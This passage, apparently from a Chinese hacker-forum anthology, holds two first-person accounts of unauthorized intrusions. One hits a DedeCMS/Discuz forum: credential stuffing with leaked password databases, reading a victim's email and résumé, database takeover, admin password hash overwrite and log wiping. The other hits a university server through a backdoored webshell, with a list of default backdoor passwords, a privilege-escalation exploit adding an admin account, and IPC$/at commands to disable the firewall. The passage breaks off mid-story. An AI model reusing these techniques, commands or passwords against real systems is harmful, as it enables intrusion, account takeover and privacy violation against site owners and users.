一下兴奋了,这不织梦嘛,再看一下版本, www.xxx.com/data/admin/ver.txt, 版本是 20121030, 有戏,再看一下后台在不在, www.xxx.com/dede, 如图 1-2-3:



图 1-2-3

后台也在,版本够老,应该没难度。拿着之前爆的修改管理员的漏洞一顿乱试(没想到找工具,全手工了,悲剧),进后台了,想着直接从后台拿 shell,就进模块—辅助插件里的文件管理器,进了 plus 目录,好家伙,直接有个 90sec.php,省事了,如图 1-2-4:



图 1-2-4

直接上菜刀(心想这事简单了,跨目录,找个配置文件,改数据库,打完收工,可是),如图 1-2-5:



图 1-2-5

不让跨目录,你妹,好吧,那我提个权再跨总行了吧,执行命令看个内核,如图 1-2-6:



图 1-2-6

心中顿时一万头草泥马呼啸而过, 后续试了不少办法, 未果。

(无奈小菜就会这么点东西, 大牛勿笑)

### 0x2 简单社工

旁站未果, 只能硬着头皮从主站下手, 没 Oday 怎么办。找管理员猜密码。(我能告诉你很多管理员密码就设个 admin 或者 123456 嘛), 在主站置顶的帖子一顿乱翻, 找到了两个管理员账户, N 个版主, 超级版主账户。挨个猜了一遍, 竟然还有每个 ip 只能尝试 5 次密码的限制, 你妹, 开个代理继续试。试的手都软了也没试一个, 人品不行啊。那就社工吧, 找了一个管理员账户名相对小众的, 这样百度, google 起来没压力。

PS:现在好像没有给力的社工库啊。连个密码泄露都没地方查, 好在安全宝可以参考一下 <http://lucky.anquanbao.com/>, 如图 1-2-7:



图 1-2-7

技术社区, 应该是 csdn 了, 大型论坛? 莫非天涯, 好在当年库泄露最火的时候本地保存了这两个库, 本地果然查到了, 如图 1-2-8:



图 1-2-8

然后拿去论坛试了一下, 尼玛, 两个密码都不对, 又试了各种组合都不行。好吧, 管理, 你赢了。

那就试试其他的, 用密码成功登了百度, 还有谷歌邮箱, 如图 1-2-9:




图 1-2-9

好小子，这哥们一直在找 seo 的工作，还拿到了他的简历。  
东北大学的研究生，1982 年的。不行，那就找回密码看看有邮箱，那试试论坛的找回密码功能呗。  
提示拥有站点设置权限的用户不能用取回密码功能，真是悲剧，如图 1-2-10：



图 1-2-10

拿到邮箱也没用,社工这条路也走不下去了。后续又简单社了其他几个账户,都没什么结果。

### 0x3 柳暗花明

小菜能想到的也就这几个手段,无奈啊。也不知怎的,手贱就在旁站传了个大马(不要问我为什么,我也不知道怎么想的传了),然后发现大马竟然可以执行命令,如图 1-2-11:




图 1-2-11

内核 2.6.18-308.1.1.e15,看了一下,有 2.6.18 的提权 exp,试试吧,反正也没其他办法大马转发,如图 1-2-12:




图 1-2-12

看了下权限,如图 1-2-13:




图 1-2-13

然后更手贱的就输了个列目录的命令,然后手一抖,写成之前没法跨的目录,如图 1-2-14:



图 1-2-14

尼玛,这是什么情况,怎么纯天然的跨目录,刚刚菜刀不是给跨吗?

到现在也没想明白,菜刀跟转发的权限不都是一样的,怎么一个让跨,一个不让跨,

(后来发现大马的命令执行一样可以列目录,早知道大马可以,也不用费半天劲去社工了,浪费了大把大把的时间啊。)

难道菜刀用的函数被禁了??? 大牛们,求解,剩下的就简单了,cat 下 Discuz X3 配置文件(根目录/config/config\_global.php),如图 1-2-15:



图 1-2-15

拿到数据库连接信息，成功连到主站数据库。然后就是删帖工作了，到站点找到帖子，根据图片网址里的相对路径换成绝对路径，用命令 rm 之。然后找到用户表(pre\_ucenter\_members)里管理员的账户。什么，账户的 hash 加了 salt，破不开 md5？

谁让你破了，直接拿着盐，按照 md5(md5(123456).salt)的方式构造一个 md5，然后把它 update 给管理员账户，就可以拿着 123456 大摇大摆的管理论坛了。管理完了，别忘了再把原来的 hash 给人家 update 回去，什么，之前你没存？O，shit，菜刀，右键，文本格显示，能看到你的数据库查询记录。如果这个也没有，那么我也没办法了。然后有素质的别忘了擦擦屁股，什么登陆时间，登陆 ip，还有个什么运行记录，就是之前的多次猜密码的日志（这个好像不在数据库里，在 data\log 目录里）

不多说了，到此结束。

PS: 图片打码，如有漏点，敬请手下留情，谢谢。

（全文完）责任编辑：鲨影\_sharow

## 第14节 渗透某大学，激情六杀！

作者：Str0ng

来自：法客论坛 – F4ckTeam

网址：<http://team.f4ck.org/>

0x00 前言

0x01 闲的蛋疼撸个站，想来想去就近撸一个大学吧

0x02 心不死转战 C 段站

0x03 Jwc 已撸 Nic 你离死也不远了！

0x04 扫描出货

0x05 一些东西和后记

0x06 感谢

0x00 写在前言

一年前的我为法客周年庆写了一篇渗透我们学校的文章获得了 37 多页的回复，但是给我带来太多的苦恼 2cto lcx.cc 91ri 都转载了我的文章，转载的同时因为没有打好码，我渗透的目标饱受那些大黑阔们的摧残，直到我联系到他们叫他们 delete 掉文章，然后我开启疯狂模

式把学校的补丁给打了杀软给装了。真是一次闹剧。而今天给大家带来的是另外一所大学。没啥目的，只为法客2周年，写起来让大家乐呵乐呵。技术不好，过程写的很轻松，运气很好，如有不对欢迎斧正。

### 0x01 闲的蛋疼撸个站，想来想去就近撸一个大学吧

破壳一扫，随便打开简直吓尿，如图 1-3-1:




图 1-3-1

有先人来过了，FUCK，如图 1-3-2:




图 1-3-2

看来有 webshell，<http://www.0dayboy.com/1.asp>，扔进自己的爆破工具就去吃饭了。回来发现毛都没，拿着试试看的心里去找了下后门，如图 1-3-3:




图 1-3-3

想到现在的黑阔们都会把别人版权改成自己的, 然后就把大黑阔蓝蓝的名字去掉搜索关键字, 关键字版 ASP 木马(黑色版本), 如图 1-3-4:

各大ASP木马后门双密码

2009-09-22 00:15

首先十三webshell9.0VIP版和漫步云端修改版  
 默认密码 ?x=x  
 ?web=admin  
 还有易思免杀ASP大马, 密码  
 ?PageName=PageName  
 黑羽黑客基地小马默认密码  
 donqee  
 kaifeng  
 华夏版小马, 也有 双密码, 不过俺给忘了 ^\_^  
 抽时间给大家找找哈! “朽木奥运版最新ASP木马(黑色版本)” “朽木奥运版最新ASP木马(绿色版本)” “黑客动画吧奥运版最新ASP木马(黑色版本)” “黑客动画吧最新ASP木马(绿色版本)”  
 这个的后门是 ?Pass=UserPass  
 这个麻烦点, 输入后要刷新 - -!!  
 转载<http://zzz.hk>

#新闻动态

图 1-3-4:

一翻百度还真尼玛有后门, 哈哈, 如图 1-3-5:




图 1-3-5

啪~就进去了, 哈哈笑尿无比的运气啊, 如图 1-3-6:



图 1-3-6

既然如此，直接上杀器提权~似乎很轻松啊= =，如图 1-3-7:

服务器操作系统		
WEB服务器版本		Microsoft-IIS/6.0
Scripting.FileSystemObject	√	文件操作组件
wscript.shell	√	命令行执行组件
ADOX.Catalog	√	ACCESS建库组件
JRO.JetEngine	√	ACCESS压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyrUpload.UploadFile	×	刘云峰文件上传组件
Persits.Upload.1	×	ASPUpload 文件上传组件
JMail.SmtpMail	×	JMail 邮件收发组件
CDONTS.NewMail	×	虚拟SMTP发信组件
SmtpMail.SmtpMail.1	×	SmtpMail发信组件
Microsoft.XMLHTTP	√	数据传输组件

图 1-3-7

组件开放。现在的大学真尼玛松，网管到底在想什么-v-。

看了下打了的补丁，如图 1-3-8:




图 1-3-8

278 个补丁提权很有希望~再看下进程，如图 1-3-9:



映像名称	PID	会话名	会话#	内存使用
System Idle Process	0	Console		28 K
System	4	Console	0	312 K
smss.exe	296	Console	0	528 K
csrss.exe	344	Console	0	7,376 K
winlogon.exe	368	Console	0	6,360 K
services.exe	416	Console	0	3,944 K
lsass.exe	428	Console	0	8,800 K
vmacthlp.exe	588	Console	0	2,776 K
svchost.exe	608	Console	0	3,672 K
svchost.exe	688	Console	0	4,480 K
svchost.exe	752	Console	0	5,348 K
svchost.exe	788	Console	0	6,176 K
svchost.exe	804	Console	0	20,284 K
ZhuDongFangYu.exe	832	Console	0	9,080 K
spoolsv.exe	1016	Console	0	5,200 K
cisvc.exe	1048	Console	0	1,524 K
inetinfo.exe	1156	Console	0	9,524 K
FrameworkService.exe	1180	Console	0	8,624 K
Mscmsi.exe	1244	Console	0	326,856 K

图 1-3-9

日瞬间蛋疼了，有 360，不管了。找基友拿了个免杀 PR、巴西烤肉试试，如图 1-3-10:

```

SHELL路径: C:\wmpub\cmd.com
C:\RECYCLER\pr.exe
/shanjie89/-->This exploit will execute "net user temp 123456 /add & net localgroup administrators temp /add"
/shanjie89/-->Could not set registry values
    
```

图 1-3-10

操，直接被拦截了。执行巴西烤肉直接不行，看了下补丁略小试试 ms11080，直接从法客工具包里撸出来用，如图 1-3-11、1-3-12:

```

C:\RECYCLER\132.exe
[>] ms11-00 Exploit
[>] by:Mer1on7y@90sec.org
[*] Token system command
[*] command add user 90sec 90sec
[*] User has been successfully added
[*] Add to Administrators success
    
```

图 1-3-11

```

SHELL路径: C:\wmpub\cmd.com
net user 90sec

用户名          90sec
全名            90sec
注释
用户的注释
国家(地区)代码  000 (系统默认值)
帐户启用        Yes
帐户到期        从不

上次设置密码    2013-10-21 12:05
密码到期        2013-12-3 10:53
密码可更改      2013-10-21 12:05
需要密码        Yes
用户可以更改密码 Yes
    
```

图 1-3-12

搞定哈哈。扫描了下开放端口，如图 1-3-13:




图 1-3-13

3389 是开着的注册表里读了读 RDP 的端口, 如图 1-3-14:




图 1-3-14

确定是 3389, 打开 mstsc 输入网址卧槽, 悲剧发生了, 如图 1-3-15:




图 1-3-15

提示错误, 立即使用 webshell 用转发试试 可惜转发不出来。不管了关了防火墙再说~ 可是。不能执行这些命令怎么办呢-。-, 虽然有 administrator 的权限自己左思右想了大半天~ 对了! 用 IPC\$ !! 因为看到 135 和 445 端口都还开放着。

net use \\127.0.0.1\ipc\$ /user:a\USER PASSWORD, 验证帐号和密码, 执行成功后, 如图 1-3-16:




图 1-3-16

dir \\127.0.0.1\c\$, 读取列表, 如图 1-3-17:



图 1-3-17

上传自己的 bat 或者程序, net time \\127.0.0.1 查看系统时间, 如图 1-3-18:




图 1-3-18

at \\127.0.0.1 time C:\RECYCLER\1.bat, 添加事件倒计时, 如图 1-3-19:




图 1-3-19

我的 bat 里是关闭系统防火墙和重启的一个很简单的批处理, 成功的执行后重启还是不行, 然后用远控也无法上线。

实在无解了, 询问了好朋友, 宝-宝@ FF0000, 如图 1-3-20:



图 1-3-20

好吧, 立即就去 ipconfig /all 查看了网卡地址, 如图 1-3-21:




图 1-3-21

拿超级 ping 试了试，如图 1-3-22:



图 1-3-22

我累个大操一个网站两个 IP 这是毛原因??? 一个是 211. x. x. x 一个是 218. x. x. x 而且 C 段分的很细。255. 255. 255. 192 。和朋友聊了聊推断出来可能有 DMZ 或者路由，无奈，当时间已经快 1 点多基友都不在只好下线睡觉。

**0x02 心不死转战 C 段站**

之前提早很晚了就睡了，第二天心不死 继续想办法 打开 webshell 后无聊翻文件夹，发现，如图 1-3-23:




图 1-3-23

有个 Flashxp 一个 FTP 工具，顿时就下载了，打开一看哈哈瞬间天都亮了，如图 1-3-24:

